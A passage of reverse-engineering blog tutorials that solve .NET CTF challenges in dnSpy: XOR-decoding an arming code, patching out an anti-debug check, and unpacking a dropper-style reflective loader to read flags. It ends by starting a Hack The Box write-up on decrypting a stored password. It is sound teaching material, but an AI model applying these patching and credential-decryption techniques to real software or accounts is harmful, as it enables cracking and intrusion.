        this.codeTextBox.Visible = false;
        this.armingCodeLabel.Visible = false;
        this.invalidWeaponLabel.Visible = false;
        this.WeaponCode = this.codeTextBox.Text;
        this.victoryAnimationTimer.Start();
        return;
    }
    this.invalidWeaponLabel.Visible = true;
    this.codeTextBox.Text = "";
}
```

This function is very similar to the same function from the previous stage, but instead of comparing it to a string literal, it validates the weapon arming code by invoking the *isValidWeaponCode* function. We can now analyze that function to devise how to construct a valid weapon arming code.

```

private bool isValidWeaponCode(string s)
{
    char[] array = s.ToCharArray();
    int length = s.Length;
    for (int i = 0; i < length; i++)
    {
        char[] array2 = array;
        int num = i;
        array2[num] ^= 'A';
    }
    return array.SequenceEqual(new char[]
    {
        '\u0003',
        ',',
        '&',
        '$',
        '-',
        '\u001e',
        '\u0002',
        ',',
        '/',
        '/',
        '.',
        '/'
    });
}

```

As we can see in the illustration above, the *isValidWeaponCode* function uses the *xor*-operator to encode every character in our string, by *xor*'ing it with 'A' (the value 65). The function then compares the encoded string with the array shown above, consisting of seemingly random characters.

Luckily for us, the bit-wise *xor* operation is a self-reversible arithmetic operation, just like bit-wise negation and bit-wise *not*. In other words, any value *xor*'ed with a key, can be transformed back into its original value by simply applying another *xor* with the key. For example:

- Encoding: 'A' *xor* 'B' = 65 *xor* 66 = 3
- Decoding: 3 *xor* 'B' = 3 *xor* 66 = 65 = 'A'

With that knowledge in mind, we can construct a simple python script to decode the expected string back into its original form, as shown in the illustration below:

```

3  encoded = [ '\x03', ',', '&', '$', '-', '\x1e', '\x02', ',', '/', '/', '.', '/' ]
4  decoded = ''
5
6  for c in encoded:
7      decoded += chr(ord(c) ^ ord('A'))
8
9  print decoded

```

In this script, we use the *ord*-definition to convert the ASCII literals to their decimal numerals (e.g. 'A' = 65), so that we can perform arithmetic operations (such as *xor*) on the characters of the array. We then transform it back into a character using the *chr*-definition.

```

C:\>python memecat.py
Bagel_Cannon

```

When running the python script, we receive the output as shown in the illustration above. This is the weapon arming code. We can now enter it into stage 2 form of the application.



We enter the weapon arming code for the stage and press "Fire!".




As can be seen in the illustration above, the weapon arming code working, and we have now reached the victory form, solved the challenge and retrieved the flag (in this case, of an atypical email-like form).

Challenge #3 - hideinLainsight

Our third CTF binary is a challenge collected from a BSidesTLV event.

As with any C# .NET challenge, we start off by loading it into dnSpy for further inspection.



The binary consists of a single class, *Sanchez*, so there is only one place to go for further analysis.

```
public static void Main(string[] args)
{
    if (Debugger.IsAttached)
    {
        Console.WriteLine("Sometimes science is a lot more art than science. A lot of people don't get that.");
        Console.ReadKey();
        return;
    }
    if (new Random(Guid.NewGuid().GetHashCode()).Next(312) < 312)
    {
        return;
    }
    byte[] il = new byte[]
    {
        32,
        70,
        76,
```

Inside the *Sanchez* class we find the *Main*-function, which seems to present some anti-debugging tricks at the very beginning. The image has been cropped, as showing the lengthy *il* array is of no importance.

```
byte[] ilasByteArray = Assembly.GetExecutingAssembly().GetTypes()[0].GetMethod()[0].GetMethodBody().GetILAsByteArray();
AssemblyName assemblyName = new AssemblyName();
assemblyName.Name = "CitadelOfRicks";
AssemblyBuilder assemblyBuilder = AppDomain.CurrentDomain.DefineDynamicAssembly(assemblyName, AssemblyBuilderAccess.Run);
AppDomain.CurrentDomain.UnhandledException += delegate(object x, UnhandledExceptionEventArgs y)
{
    Console.WriteLine("Arrrrgh This is an unrecoverable exception, I need to remove this code somehow");
};
TypeBuilder typeBuilder = assemblyBuilder.DefineDynamicModule("DoofusRick").DefineType("J19Zeta7");
MethodBuilder methodBuilder = typeBuilder.DefineMethod("gimmedeflag", MethodAttributes.FamANDAssem | MethodAttributes.Family | MethodAttributes.Static | MethodAttributes.HideBySig, CallingConventions.Standard, typeof(byte[]), new Type[]
{
    typeof(byte[]),
    typeof(byte[])
});
SignatureHelper localVarSigHelper = SignatureHelper.GetLocalVarSigHelper();
for (int i = 0; i < 8; i++)
{
    localVarSigHelper.AddArgument(typeof(uint));
}
localVarSigHelper.AddArgument(typeof(int));
localVarSigHelper.AddArgument(typeof(byte));
methodBuilder.SetMethodBody(il, 4, localVarSigHelper.GetSignature(), null, null);
object obj = typeBuilder.CreateType().GetMethod()[0].Invoke(null, new object[]
{
    array,
    ilasByteArray
});
Console.WriteLine(Encoding.ASCII.GetString((byte[])obj));
Console.ReadKey();
```

Later in the *Main*-function, we find the code as shown in the above illustration. What this code does, is basically construct a dynamically defined .NET module (i.e. a .NET assembly) called *DoofusRick*, and assigning it a class called *J19Zeta7*. Inside this class, a method called *gimmedeflag* is defined, whose method body is constructed from the byte-code presented in the *il* array seen at the start of the *Main*-function.


```
12 // TOKEN: 0x00000001 RID: 1 RVA: 0x00002048 File Offset: 0x00002048
13 public static void Main(string[] args)
14 {
15     if (Debugger.IsAttached)
16     {
17         Console.WriteLine("Sometimes science is a lot more art than
18         Console.ReadKey();
19         return;
20     }
21     if (new Random(Guid.NewGuid().GetHashCode()).Next(312) < 312)
22     {
23         return;
24     }
25 }
```

Since we're using dnSpy, which should not trigger the *Debugger.IsAttached* condition (dnSpy uses a native debugger rather than a managed debugger), we can ignore that part. However, the next condition, which requires a random number to be subject to certain criteria might pose a problem for us. As we can see in the above illustration, when evaluating this condition, it resolves to true, effectively returning from the function prematurely.


In order to combat this, we desire to remove this condition or somehow circumvent it.

```
byte[] ilasByteArray = Assembly.GetExecutingAssembly().GetTypes()[0].GetMethod(
).GetILAsByteArray();
```

However, there's a catch. If we look at the code in the above illustration, we can see that the current executable queries the byte-code (*Intermediate Language*) of the *Main*-function itself, which is later passed to the dynamically defined *gimmedeflag* function. We, therefore, cannot make too large structural changes to the *Main*-function, or we risk messing up the data necessary to decode the flag.

```
}
if (new Random(Guid.NewGuid().GetHashCode()).Next(312) < 312)
{
    return;
}
byte[] il = new byte[]
{
    32,
    70,
    76,
    69,
    127,


```




We can modify a function via. dnSpy, using the "Edit Method (C#)..." entry from the right-click context menu. This allows us to edit the function via. the presented code.

```
if (new Random(Guid.NewGuid().GetHashCode()).Next(312) == 312)
{
    return;
}
byte[] il = new byte[]
```


Since we are interested in passing the criteria while making as few changes to the underlying *IL* as possible, we decided to go for a very minor adjustment - changing the *less than* to an *equal to*. If we always pass the condition when it is *less than*, then we should never pass the condition when it is *equal to*.




We can now go ahead and save our changes to the module so that they will be effective when we debug the application further.




After having saved our changes, we can attempt to debug the application again, and will notice that the *if*-statement is now being skipped, as the criteria resolves to *false*. We can now attempt to step into the later flow of the *Main*-function.




In the above illustration, we can see that the program allocates a local object of the dynamically defined type, and invokes the first method inside of it. This effectively means that a dynamically defined type from the dynamically defined *DoofusRick* module will be invoked.




We want to be able to analyze the method, without simply invoking the function directly. To this end, we step into the *CreateType* method and step until the end of the function. When we reach the end of the *CreateType* method, the type should have been created, and the *CitadelOfRicks* assembly should exist in the current process.




We can check this, by navigating to the *Modules* view to see if we can find the module in question.



As we can see, the *CitadelOfRicks* assembly is present in the current process, as a result of having generated a type from the dynamically defined module.




We can right-click the module and click "Go To Module", to open the module in dnSpy for further inspection.




As we can see, the module looks as expected. There's a *DoofusRick* module with a *J19Zeta7* class. Let us take a further look at the class.

```
internal class J19Zeta7
{
    // Token: 0x06000001 RID: 1
    public static byte[] gimmedeflag(byte[] A_0, byte[] A_1)
    {
        uint num = 2135247942u;
        uint num2 = 0u;
        uint num3 = 0u;
        uint num4 = 33570304u;
        uint num5 = 16777216u;
        uint num6 = 278528u;
        uint num7 = 0u;
        uint num8 = 33620224u;
        for (int i = 0; i < A_0.Length; i++)
        {
            byte b = (i > 11) ? A_1[i % A_1.Length] : ((byte)((int)A_1[i % A_1.Length] + A_1.Length));
            A_0[i] ^= b;
        }
        if (num > num2 && num4 > num3 && num5 > num6 && num8 > num7)
        {
            throw null;
        }
        return A_0;
    }
}
```

Here we see the *gimmedeflag* method, which was constructed from the *il* array in the *Main*-function of the executable. This looks like a simple XOR-encryption, and we expect the function to decode the flag for us.




By setting a breakpoint after the *for*-loop, right at the *if*-statement, we can break the program after the flag has been decoded. Since the conditions of the *if*-statement does not resolve to true, the flag array is never returned from the function, but generally we do not really care, as we can simply read it from memory.




We can do this by navigating to the *Locals* window, in order to take a look at the *A_0* local variable, which should contain the decoded flag.

Name	Value
A_0	(byte[0x00000021])
[0]	0x42
[1]	0x53
[2]	0x69
[3]	0x64
[4]	0x65
[5]	0x73
[6]	0x54
[7]	0x4C
[8]	0x56
[9]	0x7B
[10]	0x4C
[11]	0x6F
[12]	0x6F
[13]	0x6B
[14]	0x2C
[15]	0x20
[16]	0x52
[17]	0x69
[18]	0x63
[19]	0x6B
[20]	0x2C
[21]	0x20
[22]	0x49
[23]	0x20
[24]	0x6B
[25]	0x6E
[26]	0x6F
[27]	0x77
[28]	0x20
[29]	0x49
[30]	0x4C
[31]	0x21
[32]	0x7D

The `A_0` variable is defined as a byte array, so we cannot read it as a string directly, but if we look at the bytes, it should be fairly obvious that these are ASCII characters, as they all fall in the range `[0x20; 0x7F]`.



We can instead right-click on the variable and click *Show in Memory Window*, in order to view the memory directly. The *memory viewer* is accompanied by a string-view, that allows us to read the string representation of raw bytes in memory.




As can be seen in the illustration above, the bytes encoded in the variable directly translates to the flag that we were looking for, and we have now solved the challenge.

Challenge #4 - maldropper

Our fourth CTF binary is an *easyctf* challenge collected from [here](#).

As with any C# .NET challenge, we start off by loading it into dnSpy for further inspection.



As can be seen in the illustration above, the binary consists of a single class, *Program*, so there is only one place to go for further analysis.

```

private static void Main(string[] args)
{
    Console.WriteLine("All the techniques implemented in this were found in malware samples I analyzed");
    string location = Assembly.GetEntryAssembly().Location;
    byte[] arr = File.ReadAllBytes(location);
    string str = "[SPLIT]";
    string str2 = "ERATOR";
    byte[][] array = Program.SplitByteArray(arr, Encoding.ASCII.GetBytes(str + str2));
    List<string> list = new List<string>();
    for (int i = 0; i < array[2].Length; i++)
    {
        list.Add(array[2][i].ToString());
    }
    Assembly.Load(array[1]).EntryPoint.Invoke(null, new object[]
    {
        list.ToArray()
    });
}

```

As we can see, the *Main*-function does something quite malicious. The function reads the bytes from its own executable, i.e. *maldrop.exe*, and splits the array into multiple parts using the string "[SPLITERATOR]" as a delimiter. The array is split into 3 parts.

The program then dynamically loads part 2 (array index 1), and invokes the entry-point using part 3 as a parameter for the entry-point function. This is very similar to how many real malware unpacks embedded binaries and reflectively loads them into memory.


By setting a breakpoint at the *Assembly.Load* line, we can effectively step into the *Load* function, similar to how we stepped into the *CreateType*-function in the previous challenge.

Inside this function, we wish to step to the very end, so that we have the program paused after the binary has been loaded. However, the last line here is the line that actually loads the file, so instead we "step over" this line.

We should now return to the *Main*-function, after the *Load*-function has been called, but before the *Invoke*-function has been called.

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	Process
mscorlib.dll	No	No	No	0	4.8.4121.0 built by: NET48REL1LAST_C	12/6/2019 10:52:24 PM	05A40000-05FAC000	[0x3B58] maldrop.exe
maldrop.exe	No	No	No	1	1.0.0.0	2/11/2018 4:38:53 AM	00A60000-00A68000	[0x3B58] maldrop.exe
System.Core.dll	No	No	No	2	4.8.4121.0 built by: NET48REL1LAST_C	12/6/2019 10:57:49 PM	05830000-059AC000	[0x3B58] maldrop.exe
payload	No	No	Yes	3	1.0.0.0	2/11/2018 4:40:34 AM	05690000-05691C00	[0x3B58] maldrop.exe

We can now go to the *Modules* view and notice that a new assembly named *payload* has appeared. Like in the previous challenge, we right-click the module and click “Go To Module”.




Inside the *payload* binary, we see also just one single class, *Program*, so there is only one place to go for further analysis.

```
namespace payload
{
    // Token: 0x02000002 RID: 2
    internal static class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00002050
        [STAThread]
        private static void Main(string[] args)
        {
            List<byte> list = new List<byte>();
            for (int i = 0; i < args.Length; i++)
            {
                list.Add(byte.Parse(args[i]));
            }
            MemoryStream stream = new MemoryStream(list.ToArray());
            GZipStream gzipStream = new GZipStream(stream, CompressionMode.Decompress);
            byte[] array = new byte[256];
            List<byte> list2 = new List<byte>();
            int num;
            do
            {
                num = gzipStream.Read(array, 0, 256);
                list2.AddRange(array.Take(num));
            }
            while (num != 0);
            Assembly.Load(list2.ToArray()).EntryPoint.Invoke(null, null);
        }
    }
}
```

As we can see in the illustration above, the *Main*-function in the *payload* binary consists of yet another stage. This time, the binary uses *gzip* to decompress the first argument passed to the function, which as we saw in the *Main*-function of the primary executable, is part 3 of the binary array.


The contents of the decompressed *gzip* buffer are then once again loaded reflectively.

A screenshot of the Visual Studio code editor showing the code from the previous block. The line 'Assembly.Load(list2.ToArray()).EntryPoint.Invoke(null, null);' is highlighted in yellow. The line numbers 32, 33, and 34 are visible on the left side of the editor.

Once again, we will step into- and out of the *Assembly.Load*-function, in order to load the next stage into the memory space of the current process.

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	Process
mscorlib.dll	No	No	No	0	4.8.4121.0 built by: NET48REL1LAST_C	12/6/2019 10:52:24 PM	05A40000-05FAC000	[0x3B58] maldrop.exe
maldrop.exe	No	No	No	1	1.0.0.0	2/11/2018 4:38:53 AM	00A60000-00A68000	[0x3B58] maldrop.exe
System.Core.dll	No	No	No	2	4.8.4121.0 built by: NET48REL1LAST_C	12/6/2019 10:57:49 PM	05830000-059AC000	[0x3B58] maldrop.exe
payload	No	No	Yes	3	1.0.0.0	2/11/2018 4:40:34 AM	05690000-05691C00	[0x3B58] maldrop.exe
System.dll	No	No	No	4	4.8.4001.0 built by: NET48REL1LAST_C	7/24/2019 3:26:06 AM	06520000-06886000	[0x3B58] maldrop.exe
flagbuilder	No	No	Yes	5	1.0.0.0	2/11/2018 4:41:01 AM	061E0000-061E1A00	[0x3B58] maldrop.exe

In the *modules* view, we now see a third assembly named *flagbuilder*. Once again, let us go analyze the assembly (Right-click => Go To Module).



Once again there is only a single class, *Program*, in the binary. Let us take a further look at the class.

```

namespace flagbuilder
{
    // Token: 0x02000002 RID: 2
    internal static class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        [STAThread]
        private static void Main()
        {
            Random random = new Random(239463551);
            StringBuilder stringBuilder = new StringBuilder();
            stringBuilder.Append("easyctf{");
            for (int i = 0; i < 6; i++)
            {
                stringBuilder.Append(random.Next());
            }
            stringBuilder.Append("}");
            string text = stringBuilder.ToString();
            Console.WriteLine("Flag created!");
        }
    }
}

```


This seems to be the final stage of the application. In this *Main*-function, the *Random*-class is instantiated with a constant seed, effectively forcing the pseudo-random number generator to generate the same “random” numbers every time. Six of these “random” numbers are then added together to form the contents of the *easyctf{...}* flag.

```

20     stringBuilder.Append("}");
21     string text = stringBuilder.ToString();
22     Console.WriteLine("Flag created!");
23 }

```

We can simply breakpoint at the end of the function when the *text* variable containing the final flag has been constructed.



Finally, we can read the flag string out of the *text* variable using the *Locals* view, and we have now solved the challenge.


<https://improsec.com/tech-blog/reverse-engineering-part-1> READ PART 2!!

Analyze Encryption and Decryption using DNSPY

Welcome to my blog again, Thank you for reading my blog. i would like to share a tutorial to analyze a .NET binary with DNSPY. I got the binary from Hack the box cascade that i would like to discuss about.

So during the penetration test for cascade box, you can finally get the shell to the box via evil-winrm at a particular stage. You will find an SQL lite database and binary. I assume that the binary will use the database for any of its operations.

if you open the database then there is an interesting account and password that you need to escalate yourself but the password is encoded base64 and encrypted.



I believe the binary that use this database will do the decryption for this, so we can check the decryption string from the apps


So lets dig the binary

